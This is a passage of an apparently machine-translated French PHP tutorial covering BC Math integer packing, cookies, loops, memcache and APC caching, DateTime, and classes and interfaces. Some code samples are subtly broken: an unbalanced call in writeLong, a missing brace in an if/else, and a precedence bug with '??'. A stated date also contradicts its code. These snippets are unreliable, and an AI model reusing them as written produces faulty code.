Sur les systèmes 32 bits, les entiers supérieurs à `0x7FFFFFFF` ne peuvent pas être stockés primitivement, tandis que les entiers compris entre `0x0000000080000000` et `0x7FFFFFFFFFFFFFFF` peuvent être stockés primitivement sur les systèmes 64 bits, mais pas sur les systèmes 32 bits (`signed long long`). Cependant, les systèmes 64 bits et de nombreux autres langages prenant en charge le stockage d'entiers `signed long long` , il est parfois nécessaire de stocker cette plage d'entiers en valeur exacte. Il existe plusieurs manières de le faire, telles que la création d'un tableau à deux chiffres ou la conversion du nombre entier sous sa forme décimale. Cela présente plusieurs avantages, tels que la facilité de présentation à l'utilisateur et la possibilité de le manipuler directement avec bcmath.

Les méthodes `pack` / `unpack` peuvent être utilisées pour convertir entre les octets binaires et la forme décimale des nombres (tous deux de type `string` , mais l'un est binaire et l'autre ASCII), mais ils essaieront toujours de convertir la chaîne ASCII en 32 bits. int sur les systèmes 32 bits. L'extrait suivant fournit une alternative:

```
/** Use pack("J") or pack("p") for 64-bit systems */
function writeLong(string $ascii) : string {
    if(bccomp($ascii, "0") === -1) { // if $ascii < 0
        // 18446744073709551616 is equal to (1 << 64)
        // remember to add the quotes, or the number will be parsed as a float literal
        $ascii = bcadd($ascii, "18446744073709551616");
    }

    // "n" is big-endian 16-bit unsigned short. Use "v" for small-endian.
    return pack("n", bcmod(bcdiv($ascii, "281474976710656"), "65536")) .
        pack("n", bcmod(bcdiv($ascii, "4294967296"), "65536")) .
        pack("n", bcdiv($ascii, "65536"), "65536")) .
        pack("n", bcmod($ascii, "65536"));
}

function readLong(string $binary) : string {
    $result = "0";
    $result = bcadd($result, unpack("n", substr($binary, 0, 2)));
    $result = bcmul($result, "65536");
```

```
    $result = bcadd($result, unpack("n", substr($binary, 2, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 4, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 6, 2)));

    // if $binary is a signed long long
    // 9223372036854775808 is equal to (1 << 63) (note that this expression actually does not
work even on 64-bit systems)
    if(bccomp($result, "9223372036854775808") !== -1) { // if $result >= 9223372036854775807
        $result = bcsub($result, "18446744073709551616"); // $result -= (1 << 64)
    }
    return $result;
}
```

Lire BC Math (calculatrice binaire) en ligne: https://riptutorial.com/fr/php/topic/8550/bc-math--calculatrice-binaire-

Chapitre 10: Biscuits

Introduction

Un cookie HTTP est un petit morceau de données envoyé depuis un site Web et stocké sur l'ordinateur de l'utilisateur par le navigateur Web de l'utilisateur pendant que l'utilisateur navigue.

Syntaxe

- `bool setcookie( string $name [, string $value = "" [, int $expire = 0 [, string $path = "" [, string $domain = "" [, bool $secure = false [, bool $httponly = false ]]]]]] )`

Paramètres

paramètre	détail
prénom	Le nom du cookie. C'est aussi la clé que vous pouvez utiliser pour récupérer la valeur du super global `$_COOKIE` . *C'est le seul paramètre requis*
valeur	La valeur à stocker dans le cookie. Ces données sont accessibles au navigateur, ne stockez donc rien de sensible ici.
expirer	Un horodatage Unix représentant le moment où le cookie doit expirer. Si défini à zéro, le cookie expirera à la fin de la session. S'il est défini sur un nombre inférieur à l'horodatage Unix actuel, le cookie expirera immédiatement.
chemin	La portée du cookie. Si défini sur `/` le cookie sera disponible dans tout le domaine. Si défini sur `/some-path/` alors le cookie ne sera disponible que dans ce chemin et les descendants de ce chemin. Par défaut, le chemin d'accès actuel du fichier dans lequel le cookie est défini.
domaine	Le domaine ou le sous-domaine sur lequel se trouve le cookie S'il est défini sur le domaine nu `stackoverflow.com` le cookie sera disponible pour ce domaine et tous les sous-domaines. S'il est défini sur un sous-domaine `meta.stackoverflow.com` le cookie ne sera disponible que sur ce sous-domaine et sur tous les sous-sous-domaines.
garantir	Lorsqu'il est défini sur `TRUE` le cookie ne sera défini que si une connexion HTTPS sécurisée existe entre le client et le serveur.
httponly	Indique que le cookie ne doit être mis à disposition que via le protocole HTTP / S et ne doit pas être disponible pour les langages de script côté client tels que JavaScript. Disponible uniquement en PHP 5.2 ou ultérieur.

Remarques

Il convient de noter que la simple invocation de la fonction `setcookie` ne se limite pas à placer des données dans le tableau `$_COOKIE` superglobal.

Par exemple, il est inutile de faire:

```
setcookie("user", "Tom", time() + 86400, "/");
var_dump(isset($_COOKIE['user'])); // yields false or the previously set value
```

La valeur n'est pas encore là, pas avant le chargement de la page suivante. La fonction `setcookie` dit simplement " *avec la prochaine connexion http, dites au client (navigateur) de définir ce cookie* ". Ensuite, lorsque les en-têtes sont envoyés au navigateur, ils contiennent cet en-tête de cookie. Le navigateur vérifie alors si le cookie n'a pas encore expiré et, dans le cas contraire, il envoie le cookie au serveur dans http request et PHP le reçoit et place le contenu dans le tableau `$_COOKIE` .

Examples

Définir un cookie

Un cookie est défini à l'aide de la fonction `setcookie()` . Comme les cookies font partie de l'en-tête HTTP, vous devez définir tous les cookies avant d'envoyer une sortie au navigateur.

Exemple:

```
setcookie("user", "Tom", time() + 86400, "/"); // check syntax for function params
```

La description:

- Crée un cookie avec un nom d' `user`
- (Facultatif) La valeur du cookie est `Tom`
- (Facultatif) Le cookie expirera dans 1 jour (86400 secondes)
- (Facultatif) Cookie est disponible sur tout le site Web `/`
- (Facultatif) Cookie est uniquement envoyé via HTTPS
- (Facultatif) Cookie n'est pas accessible aux langages de script tels que JavaScript

  Un cookie créé ou modifié ne peut être accédé que sur les requêtes suivantes (où `path` et `domain` correspondent), car la nouvelle variable `$_COOKIE` n'est pas immédiatement remplie avec les nouvelles données.

Récupérer un cookie

Récupérer et générer un `user` nommé Cookie

La valeur d'un cookie peut être récupérée à l'aide de la variable globale `$_COOKIE` . exemple, si nous avons un cookie nommé `user` nous pouvons le récupérer comme ça

```
echo $_COOKIE['user'];
```

Modifier un cookie

La valeur d'un cookie peut être modifiée en réinitialisant le cookie

```
setcookie("user", "John", time() + 86400, "/"); // assuming there is a "user" cookie already
```

> Les cookies font partie de l'en-tête HTTP, donc `setcookie()` doit être appelé avant que toute sortie ne soit envoyée au navigateur.
>
> Lors de la modification d'un cookie, assurez-vous que le `path` et `domain` paramètres de `domain` de `setcookie()` correspondent au cookie existant ou qu'un nouveau cookie sera créé à la place.
>
> La partie valeur du cookie sera automatiquement encodée lors de l'envoi du cookie et, une fois reçue, elle sera automatiquement décodée et affectée à une variable du même nom que le nom du cookie.

Vérifier si un cookie est défini

Utilisez la fonction `isset()` sur la variable superglobal `$_COOKIE` pour vérifier si un cookie est défini.

Exemple:

```
// PHP <7.0
if (isset($_COOKIE['user'])) {
    // true, cookie is set
    echo 'User is ' . $_COOKIE['user'];
else {
    // false, cookie is not set
    echo 'User is not logged in';
}

// PHP 7.0+
echo 'User is ' . $_COOKIE['user'] ?? 'User is not logged in';
```

Retirer un cookie

Pour supprimer un cookie, définissez l'horodatage d'expiration sur une heure antérieure. Cela déclenche le mécanisme de suppression du navigateur:

```
setcookie('user', '', time() - 3600, '/');
```

> Lors de la suppression d'un cookie, assurez-vous que le `path` et `domain` paramètres de `domain` de `setcookie()` correspondent au cookie que vous tentez de supprimer ou qu'un nouveau cookie, qui expire immédiatement, sera créé.

C'est aussi une bonne idée de `$_COOKIE` valeur `$_COOKIE` au cas où la page en cours l'utilise:

```
unset($_COOKIE['user']);
```

Lire Biscuits en ligne: https://riptutorial.com/fr/php/topic/501/biscuits

Chapitre 11: Boucles

Introduction

Les boucles sont un aspect fondamental de la programmation. Ils permettent aux programmeurs de créer un code qui se répète pour un nombre donné de répétitions ou d' *itérations* . Le nombre d'itérations peut être explicite (6 itérations, par exemple) ou se poursuivre jusqu'à ce qu'une condition soit remplie («jusqu'à ce que l'enfer gèle»).

Cette rubrique couvre les différents types de boucles, leurs instructions de contrôle associées et leurs applications potentielles en PHP.

Syntaxe

- for (compteur d'initialisation, compteur de test, compteur d'incrémentation) {/ * code * /}
- foreach (array as value) {/ * code * /}
- foreach (tableau comme clé => valeur) {/ * code * /}
- while (condition) {/ * code * /}
- faire {/ * code * /} while (condition);
- *anyloop* {continue; }
- *anyloop* {[*anyloop* ...] {continue int; }}
- *anyloop* {pause; }
- *anyloop* {[*anyloop* ...] {break int; }}

Remarques

Il est souvent utile d'exécuter plusieurs fois le même bloc de code ou un bloc de code similaire. Au lieu de copier-coller des instructions presque égales, les boucles fournissent un mécanisme permettant d'exécuter du code un nombre de fois spécifique et de parcourir des structures de données. PHP supporte les quatre types de boucles suivants:

- **`for`**
- **`while`**
- **`do..while`**
- **`foreach`**

Pour contrôler ces boucles, les instructions **`continue`** et **`break`** sont disponibles.

Examples

pour

L'instruction `for` est utilisée lorsque vous savez combien de fois vous voulez exécuter une instruction ou un bloc d'instructions.

L'initialiseur est utilisé pour définir la valeur de départ du compteur du nombre d'itérations de boucle. Une variable peut être déclarée ici à cet effet et il est traditionnel de la nommer `$i` .

L'exemple suivant itère 10 fois et affiche les nombres de 0 à 9.

```
for ($i = 0; $i <= 9; $i++) {
    echo $i, ',';
}

# Example 2
for ($i = 0; ; $i++) {
  if ($i > 9) {
      break;
  }
  echo $i, ',';
}

# Example 3
$i = 0;
for (; ; ) {
    if ($i > 9) {
        break;
    }
    echo $i, ',';
    $i++;
}

# Example 4
for ($i = 0, $j = 0; $i <= 9; $j += $i, print $i. ',', $i++);
```

Le résultat attendu est:

```
0,1,2,3,4,5,6,7,8,9,
```

pour chaque

L'instruction `foreach` est utilisée pour parcourir les tableaux.

Pour chaque itération, la valeur de l'élément de tableau en cours est affectée à la variable `$value` et le pointeur de tableau est déplacé de un et l'élément suivant de l'itération suivante sera traité.

L'exemple suivant affiche les éléments du tableau affecté.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    echo "I love to eat {$value}. ";
}
```

Le résultat attendu est:

```
I love to eat apple. I love to eat banana. I love to eat cherry.
```

Vous pouvez également accéder à la clé / à l'index d'une valeur en utilisant foreach:

```
foreach ($list as $key => $value) {
    echo $key . ":" . $value . " ";
}

//Outputs - 0:apple 1:banana 2:cherry
```

Par défaut, `$value` est une copie de la valeur dans `$list` . Par conséquent, les modifications apportées à l'intérieur de la boucle ne seront pas répercutées dans `$list` par la suite.

```
foreach ($list as $value) {
    $value = $value . " pie";
}
echo $list[0]; // Outputs "apple"
```

Pour modifier le tableau dans la boucle `foreach` , utilisez l'opérateur `&` pour affecter la `$value` par référence. Il est important de `unset` la variable par la suite afin que la réutilisation de `$value` ailleurs n'écrase pas le tableau.

```
foreach ($list as &$value) { // Or foreach ($list as $key => &$value) {
    $value = $value . " pie";
}
unset($value);
echo $list[0]; // Outputs "apple pie"
```

Vous pouvez également modifier les éléments du tableau dans la boucle `foreach` en référençant la clé de tableau de l'élément en cours.

```
foreach ($list as $key => $value) {
    $list[$key] = $value . " pie";
}
echo $list[0]; // Outputs "apple pie"
```

Pause

Le mot-clé `break` met immédiatement fin à la boucle en cours.

Semblable à l'instruction `continue` , une `break` arrête l'exécution d'une boucle. Contrairement à une instruction `continue` , `break` provoque toutefois l'arrêt immédiat de la boucle et n'exécute *plus* l'instruction conditionnelle.

```
$i = 5;
while(true) {
    echo 120/$i.PHP_EOL;
    $i -= 1;
    if ($i == 0) {
        break;
    }
}
```

Ce code produira

```
24
30
40
60
120
```

mais n'exécutera pas le cas où `$i` est 0, ce qui entraînerait une erreur fatale due à la division par 0.

L'instruction break peut également être utilisée pour séparer plusieurs niveaux de boucles. Un tel comportement est très utile lors de l'exécution de boucles imbriquées. Par exemple, pour copier un tableau de chaînes dans une chaîne de sortie, en supprimant tous les symboles `#` , jusqu'à ce que la chaîne de sortie contienne exactement 160 caractères

```
$output = "";
$inputs = array(
    "#soblessed #throwbackthursday",
    "happy tuesday",
    "#nofilter",
    /* more inputs */
);
foreach($inputs as $input) {
    for($i = 0; $i < strlen($input); $i += 1) {
        if ($input[$i] == '#') continue;
        $output .= $input[$i];
        if (strlen($output) == 160) break 2;
    }
    $output .= ' ';
}
```

La commande `break 2` met immédiatement fin à l'exécution des boucles internes et externes.

faire pendant

> L'instruction `do...while` exécute un bloc de code au moins une fois - elle répète alors la boucle tant qu'une condition est vraie.

L'exemple suivant incrémentera la valeur de `$i` au moins une fois et continuera à incrémenter la variable `$i` tant qu'elle aura une valeur inférieure à 25;

```
$i = 0;
do {
    $i++;
} while($i < 25);

echo 'The final value of i is: ', $i;
```

Le résultat attendu est:

```
The final value of i is: 25
```

continuer

> Le mot-clé `continue` arrête l'itération en cours d'une boucle mais ne termine pas la boucle.

Tout comme l'instruction `break` , l'instruction `continue` est située dans le corps de la boucle. Lorsqu'elle est exécutée, l'instruction `continue` provoque l'exécution d'un saut immédiat vers la condition conditionnelle.

Dans l'exemple suivant, la boucle imprime un message basé sur les valeurs d'un tableau, mais ignore une valeur spécifiée.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    if ($value == 'banana') {
        continue;
    }
    echo "I love to eat {$value} pie.".PHP_EOL;
}
```

Le résultat attendu est:

```
I love to eat apple pie.
I love to eat cherry pie.
```

L'instruction `continue` peut également être utilisée pour continuer immédiatement l'exécution à un niveau externe d'une boucle en spécifiant le nombre de niveaux de boucle à sauter. Par exemple, considérez des données telles que

Fruit	Couleur	Coût
Pomme	rouge	1
banane	Jaune	7
Cerise	rouge	2
Grain de raisin	vert	4

Afin de ne fabriquer que des tartes à partir de fruits qui coûtent moins de 5

```
$data = [
    [ "Fruit" => "Apple",  "Color" => "Red",    "Cost" => 1 ],
    [ "Fruit" => "Banana", "Color" => "Yellow", "Cost" => 7 ],
    [ "Fruit" => "Cherry", "Color" => "Red",    "Cost" => 2 ],
    [ "Fruit" => "Grape",  "Color" => "Green",  "Cost" => 4 ]
];

foreach($data as $fruit) {
    foreach($fruit as $key => $value) {
        if ($key == "Cost" && $value >= 5) {
            continue 2;
        }
```

```
        /* make a pie */
    }
}
```

Lorsque l'instruction `continue 2` est exécutée, l'exécution retourne immédiatement à `$data as $fruit` continuer la boucle externe et ignorer tous les autres codes (y compris le conditionnel dans la boucle interne).

tandis que

> L'instruction `while` exécute un bloc de code si et tant qu'une expression de test est vraie.

Si l'expression de test est vraie, le bloc de code sera exécuté. Une fois le code exécuté, l'expression test sera à nouveau évaluée et la boucle continuera jusqu'à ce que l'expression test soit fausse.

L'exemple suivant itère jusqu'à ce que la somme atteigne 100 avant de se terminer.

```
$i = true;
$sum = 0;

while ($i) {
    if ($sum === 100) {
        $i = false;
    } else {
        $sum += 10;
    }
}
echo 'The sum is: ', $sum;
```

Le résultat attendu est:

```
The sum is: 100
```

Lire Boucles en ligne: https://riptutorial.com/fr/php/topic/2213/boucles

Chapitre 12: Cache

Remarques

Installation

Vous pouvez installer memcache en utilisant pecl

```
pecl install memcache
```

Examples

Mise en cache à l'aide de memcache

Memcache est un système de mise en cache d'objets distribués et utilise la `key-value` pour stocker de petites données. Avant de commencer à appeler le code `Memcache` en PHP, vous devez vous assurer qu'il est installé. Cela peut être fait en utilisant la méthode `class_exists` en php. Une fois que le module est validé, vous commencez par vous connecter à l'instance du serveur memcache.

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
}else {
  print "Not connected to cache server";
}
```

Cela permettra de vérifier que les pilotes php de Memcache sont installés et de se connecter à l'instance du serveur memcache qui s'exécute sur localhost.

> Memcache s'exécute en tant que démon et s'appelle **memcached**

Dans l'exemple ci-dessus, nous ne sommes connectés qu'à une seule instance, mais vous pouvez également vous connecter à plusieurs serveurs en utilisant

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->addServer('192.168.0.100',11211);
  $cache->addServer('192.168.0.101',11211);
}
```

Notez que dans ce cas, contrairement à connect, il n'y aura pas de connexion active avant d'essayer de stocker ou de récupérer une valeur.

Dans la mise en cache, trois opérations importantes doivent être implémentées

1. **Stocker des données:** Ajouter de nouvelles données au serveur memcached

2. **Obtenir des données:** extraire des données du serveur memcached
3. **Supprimer des données:** Supprimer des données déjà existantes du serveur memcached

Stocker des données

`$cache` objet de classe `$cache` ou memcached a une méthode `set` qui prend une clé, une valeur et une heure pour enregistrer la valeur de (ttl).

```
$cache->set($key, $value, 0, $ttl);
```

Ici, $ ttl ou time to live est le temps en secondes que vous voulez que memcache stocke la paire sur le serveur.

Obtenir des données

`$cache` objet de la classe `$cache` ou memcached a une méthode `get` qui prend une clé et renvoie la valeur correspondante.

```
$value = $cache->get($key);
```

S'il n'y a pas de valeur définie pour la clé, elle retournera **null**

Suprimmer les données

Parfois, vous pourriez avoir besoin de supprimer une valeur de cache. `$cache` ou memcache instance a une méthode de `delete` qui peut être utilisée pour le même.

```
$cache->delete($key);
```

Petit scénario pour la mise en cache

Supposons un simple blog. Il y aura plusieurs publications sur la page de destination qui seront extraites de la base de données avec chaque chargement de page. Afin de réduire les requêtes SQL, nous pouvons utiliser memcached pour mettre en cache les publications. Voici une toute petite implémentation

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
    if(($data = $cache->get('posts')) != null) {
      // Cache hit
      // Render from cache
    } else {
      // Cache miss
```

```
      // Query database and save results to database
      // Assuming $posts is array of posts retrieved from database
      $cache->set('posts', $posts,0,$ttl);
    }
}else {
  die("Error while connecting to cache server");
}
```

Cache à l'aide du cache APC

Alternative PHP Cache (APC) est un cache d'opcode gratuit et ouvert pour PHP. Son objectif est de fournir un framework gratuit, ouvert et robuste pour la mise en cache et l'optimisation du code intermédiaire PHP.

installation

```
sudo apt-get install php-apc
sudo /etc/init.d/apache2 restart
```

Ajouter un cache:

```
apc_add ($key, $value , $ttl);
$key = unique cache key
$value = cache value
$ttl = Time To Live;
```

Supprimer le cache:

```
apc_delete($key);
```

Exemple de cache:

```
if (apc_exists($key)) {
    echo "Key exists: ";
    echo apc_fetch($key);
} else {
    echo "Key does not exist";
    apc_add ($key, $value , $ttl);
}
```

Performance :

APC est près de 5 fois plus rapide que Memcached.

Lire Cache en ligne: https://riptutorial.com/fr/php/topic/5470/cache

Chapitre 13: Classe DateHeure

Examples

getTimestamp

`getTimeStemp` est une représentation unix d'un objet datetime.

```
$date = new DateTime();
echo $date->getTimestamp();
```

ceci affichera une indication entière des secondes écoulées depuis 00:00:00 UTC, jeudi 1er janvier 1970.

régler la date

`setDate` définit la date dans un objet DateTime.

```
$date = new DateTime();
$date->setDate(2016, 7, 25);
```

Cet exemple définit la date du 25 juillet 2015 et produira le résultat suivant:

```
2016-07-25 17:52:15.819442
```

Ajouter ou soustraire des intervalles de date

Nous pouvons utiliser la classe DateInterval pour ajouter ou soustraire des intervalles dans un objet DateTime.

Voir l'exemple ci-dessous, où nous ajoutons un intervalle de 7 jours et imprimons un message à l'écran:

```
$now = new DateTime();// empty argument returns the current date
$interval = new DateInterval('P7D');//this objet represents a 7 days interval
$lastDay = $now->add($interval); //this will return a DateTime object
$formatedLastDay = $lastDay->format('Y-m-d');//this method format the DateTime object and
returns a String
echo "Samara says: Seven Days. You'll be happy on $formatedLastDay.";
```

Cela va sortir (en cours d'exécution le 1er août 2016):

> Samara dit: Sept jours. Vous serez heureux le 2016-08-08.

Nous pouvons utiliser la sous-méthode de manière similaire pour soustraire des dates

```
$now->sub($interval);
```

```
echo "Samara says: Seven Days. You were happy last on $formatedLastDay.";
```

Cela va sortir (en cours d'exécution le 1er août 2016):

> Samara dit: Sept jours. Vous étiez heureux le 2016-07-25.

Créer DateTime à partir du format personnalisé

PHP est capable d'analyser un certain nombre de formats de date . Si vous souhaitez analyser un format non standard ou si vous souhaitez que votre code indique explicitement le format à utiliser, vous pouvez utiliser la méthode statique `DateTime::createFromFormat` :

Style orienté objet

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = DateTime::createFromFormat($format, $time);
```

Style procédural

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = date_create_from_format($format, $time);
```

DateTimes d'impression

PHP 4+ fournit une méthode, un format qui convertit un objet DateTime en chaîne avec le format souhaité. Selon PHP Manual, c'est la fonction orientée objet:

```
public string DateTime::format ( string $format )
```

La fonction date () prend un paramètre - un format, qui est une chaîne

Format

Le format est une chaîne et utilise des caractères uniques pour définir le format:

- **Y** : représentation à quatre chiffres de l'année (ex: 2016)
- **y** : représentation à deux chiffres de l'année (ex: 16)
- **m** : mois, sous forme de nombre (01 à 12)
- **M** : mois, en trois lettres (janvier, février, mars, etc.)
- **j** : jour du mois, sans zéros en tête (1 à 31)
- **D** : jour de la semaine, en trois lettres (lundi, mardi, mercredi, etc.)
- **h** : heure (format 12 heures) (01 à 12)
- **H** : heure (format 24 heures) (00 à 23)
- **A** : soit AM ou PM
- **i** : minute, avec zéros non significatifs (00 à 59)

- **s** : seconde, avec zéros non significatifs (00 à 59)
- La liste complète se trouve ici

Usage

Ces caractères peuvent être utilisés dans diverses combinaisons pour afficher les temps dans pratiquement tous les formats. Voici quelques exemples:

```
$date = new DateTime('2000-05-26T13:30:20'); /* Friday, May 26, 2000 at 1:30:20 PM */

$date->format("H:i");
/* Returns 13:30 */

$date->format("H i s");
/* Returns 13 30 20 */

$date->format("h:i:s A");
/* Returns 01:30:20 PM */

$date->format("j/m/Y");
/* Returns 26/05/2000 */

$date->format("D, M j 'y - h:i A");
/* Returns Fri, May 26 '00 - 01:30 PM */
```

De procédure

Le format procédural est similaire:

Orienté Objet

```
$date->format($format)
```

Équivalent procédural

```
date_format($date, $format)
```

Créer une version immuable de DateTime à partir de Mutable avant PHP 5.6

Pour créer `\DateTimeImmutable` en PHP 5.6+, utilisez:

```
\DateTimeImmutable::createFromMutable($concrete);
```

Avant PHP 5.6, vous pouvez utiliser:

```
\DateTimeImmutable::createFromFormat(\DateTime::ISO8601, $mutable->format(\DateTime::ISO8601),
$mutable->getTimezone());
```

Lire Classe DateHeure en ligne: https://riptutorial.com/fr/php/topic/3684/classe-dateheure

Chapitre 14: Classes et Objets

Introduction

Les classes et les objets sont utilisés pour rendre votre code plus efficace et moins répétitif en regroupant des tâches similaires.

Une classe est utilisée pour définir les actions et la structure de données utilisées pour créer des objets. Les objets sont ensuite construits en utilisant cette structure prédéfinie.

Syntaxe

- `class <ClassName> [ extends <ParentClassName> ] [ implements <Interface1> [, <Interface2>, ... ] { }` // Déclaration de classe
- `interface <InterfaceName> [ extends <ParentInterface1> [, <ParentInterface2>, ...] ] { }` // Déclaration d'interface
- `use <Trait1> [, <Trait2>, ...]` ; // utilise des traits
- `[ public | protected | private ] [ static ] $<varName>;` // Déclaration d'attribut
- `const <CONST_NAME>;` // déclaration constante
- `[ public | protected | private ] [ static ] function <methodName>([args...]) { }` // Déclaration de méthode

Remarques

Classes et composants d'interface

Les classes peuvent avoir des propriétés, des constantes et des méthodes.

- **Les propriétés** contiennent des variables dans la portée de l'objet. Ils peuvent être initialisés sur déclaration, mais seulement s'ils contiennent une valeur primitive.
- **Les constantes** doivent être initialisées lors de la déclaration et ne peuvent contenir qu'une valeur primitive. Les valeurs constantes sont fixées au moment de la compilation et peuvent ne pas être affectées au moment de l'exécution.
- **Les méthodes** doivent avoir un corps, même vide, à moins que la méthode ne soit déclarée abstraite.

```
class Foo {
    private $foo = 'foo'; // OK
    private $baz = array(); // OK
    private $bar = new Bar(); // Error!
}
```

Les interfaces ne peuvent pas avoir de propriétés, mais peuvent avoir des constantes et des méthodes.

- Les **constantes d'** interface doivent être initialisées lors de la déclaration et ne peuvent contenir qu'une valeur primitive. Les valeurs constantes sont fixées au moment de la compilation et peuvent ne pas être affectées au moment de l'exécution.
- Les **méthodes d'** interface n'ont pas de corps.

```
interface FooBar {
    const FOO_VALUE = 'bla';
    public function doAnything();
}
```

Examples

Interfaces

introduction

Les interfaces sont des définitions des API publiques que les classes doivent implémenter pour satisfaire l'interface. Ils fonctionnent comme des "contrats", en spécifiant **ce que fait** un ensemble de sous-classes, mais **pas comment** ils le font.

La définition d'interface est très proche de la définition de classe, transformant la `class` mots-clés en `interface` :

```
interface Foo {

}
```

Les interfaces peuvent contenir des méthodes et / ou des constantes, mais aucun attribut. Les constantes d'interface ont les mêmes restrictions que les constantes de classe. Les méthodes d'interface sont implicitement abstraites:

```
interface Foo {
    const BAR = 'BAR';

    public function doSomething($param1, $param2);
}
```

Remarque: les interfaces **ne doivent pas** déclarer de constructeurs ou de destructeurs, car ce sont des détails d'implémentation au niveau de la classe.

La concrétisation

Toute classe devant implémenter une interface doit le faire en utilisant le mot-clé `implements` . Pour ce faire, la classe doit fournir une implémentation pour chaque méthode déclarée dans l'interface, en respectant la même signature.

Une seule classe **peut** implémenter plusieurs interfaces à la fois.

```
interface Foo {
    public function doSomething($param1, $param2);
}

interface Bar {
    public function doAnotherThing($param1);
}


class Baz implements Foo, Bar {
    public function doSomething($param1, $param2) {
        // ...
    }

    public function doAnotherThing($param1) {
        // ...
    }
}
```

Lorsque les classes abstraites implémentent des interfaces, elles n'ont pas besoin d'implémenter toutes les méthodes. Toute méthode non implémentée dans la classe de base doit alors être implémentée par la classe concrète qui l'étend:

```
abstract class AbstractBaz implements Foo, Bar {
    // Partial implementation of the required interface...
    public function doSomething($param1, $param2) {
        // ...
    }
}

class Baz extends AbstractBaz {
    public function doAnotherThing($param1) {
        // ...
    }
}
```

Notez que la réalisation de l'interface est une caractéristique héritée. Lors de l'extension d'une classe qui implémente une interface, il n'est pas nécessaire de la redéclarer dans la classe concrète, car elle est implicite.

> **Note:** Avant PHP 5.3.9, une classe ne pouvait pas implémenter deux interfaces spécifiant une méthode avec le même nom, car cela provoquerait une ambiguïté. Les versions plus récentes de PHP permettent cela tant que les méthodes en double ont la même signature [1] .

Héritage

Comme les classes, il est possible d'établir une relation d'héritage entre les interfaces, en utilisant le même mot `extends` clé `extends` . La principale différence est que l'héritage multiple est autorisé pour les interfaces:

```
interface Foo {

}

interface Bar {

}

interface Baz extends Foo, Bar {

}
```

Exemples

Dans l'exemple ci-dessous, nous avons un exemple simple d'interface pour un véhicule. Les véhicules peuvent avancer et reculer.

```
interface VehicleInterface {
    public function forward();

    public function reverse();

    ...
}

class Bike implements VehicleInterface {
    public function forward() {
        $this->pedal();
    }

    public function reverse() {
        $this->backwardSteps();
    }

    protected function pedal() {
        ...
    }

    protected function backwardSteps() {
        ...
    }

    ...
}

class Car implements VehicleInterface {
    protected $gear = 'N';

    public function forward() {
        $this->setGear(1);
        $this->pushPedal();
    }

    public function reverse() {
        $this->setGear('R');
        $this->pushPedal();
    }
```

```
    protected function setGear($gear) {
        $this->gear = $gear;
    }

    protected function pushPedal() {
        ...
    }

    ...
}
```

Ensuite, nous créons deux classes qui implémentent l'interface: Bike et Car. Bike and Car en interne sont très différents, mais les deux sont des véhicules et doivent implémenter les mêmes méthodes publiques que VehicleInterface.

Typehinting permet aux méthodes et fonctions de demander des interfaces. Supposons que nous ayons une classe de parking qui contient des véhicules de toutes sortes.

```
class ParkingGarage {
    protected $vehicles = [];

    public function addVehicle(VehicleInterface $vehicle) {
        $this->vehicles[] = $vehicle;
    }
}
```

Comme `addVehicle` nécessite un `$vehicle` de type `VehicleInterface` pas d'implémentation concrète), nous pouvons entrer Bikes et Cars, que le ParkingGarage peut manipuler et utiliser.

Constantes de classe

Les constantes de classe fournissent un mécanisme permettant de conserver des valeurs fixes dans un programme. C'est-à-dire qu'ils fournissent un moyen de donner un nom (et une vérification au moment de la compilation associée) à une valeur comme `3.14` ou `"Apple"` . Les constantes de classe ne peuvent être définies qu'avec le mot-clé `const` - la fonction define ne peut pas être utilisée dans ce contexte.

À titre d'exemple, il peut être utile d'avoir une représentation abrégée de la valeur de π dans un programme. Une classe avec des valeurs `const` fournit un moyen simple de conserver ces valeurs.

```
class MathValues {
    const PI = M_PI;
    const PHI = 1.61803;
}

$area = MathValues::PI * $radius * $radius;
```

On peut accéder aux constantes de classe en utilisant l'opérateur à deux points (appelé opérateur de résolution de portée) sur une classe, un peu comme les variables statiques. Contrairement aux variables statiques, cependant, les constantes de classe ont leurs valeurs fixées au moment de la compilation et ne peuvent pas être réaffectées (par exemple, `MathValues::PI = 7` produirait une

erreur fatale).

Les constantes de classe sont également utiles pour définir des éléments internes à une classe pouvant nécessiter une modification ultérieure (mais ne changent pas assez souvent pour justifier le stockage, par exemple, d'une base de données). Nous pouvons référencer cela en interne en utilisant le resolutor du `self` scope (qui fonctionne à la fois dans les implémentations instanciées et statiques)

```
class Labor {
    /** How long, in hours, does it take to build the item? */
    const LABOR_UNITS = 0.26;
    /** How much are we paying employees per hour? */
    const LABOR_COST = 12.75;

    public function getLaborCost($number_units) {
         return (self::LABOR_UNITS * self::LABOR_COST) * $number_units;
    }
}
```

Les constantes de classe ne peuvent contenir que des valeurs scalaires dans les versions <5.6

Depuis PHP 5.6, nous pouvons utiliser des expressions avec des constantes, ce qui signifie que les instructions mathématiques et les chaînes avec concaténation sont des constantes acceptables.

```
class Labor {
    /** How much are we paying employees per hour? Hourly wages * hours taken to make */
    const LABOR_COSTS = 12.75 * 0.26;

    public function getLaborCost($number_units) {
         return self::LABOR_COSTS * $number_units;
    }
}
```

Depuis PHP 7.0, les constantes déclarées avec `define` peuvent maintenant contenir des tableaux.

```
define("BAZ", array('baz'));
```

Les constantes de classe sont utiles pour stocker plus que des concepts mathématiques. Par exemple, si vous préparez une tarte, il peut être utile d'avoir une seule classe de `Pie` capable de prendre différents types de fruits.

```
class Pie {
    protected $fruit;

    public function __construct($fruit) {
        $this->fruit = $fruit;
    }
}
```

On peut alors utiliser la classe `Pie` comme ça

```
$pie = new Pie("strawberry");
```

Le problème qui se pose ici est que, lors de l'instanciation de la classe `Pie` , aucune indication n'est fournie quant aux valeurs acceptables. Par exemple, lorsqu'on fait une tarte au "boysenberry", elle pourrait être mal orthographiée "boisenberry". En outre, nous pourrions ne pas supporter une tarte aux prunes. Au lieu de cela, il serait utile d'avoir une liste de types de fruits acceptables déjà définis quelque part, il serait logique de les rechercher. Dites une classe nommée `Fruit` :

```
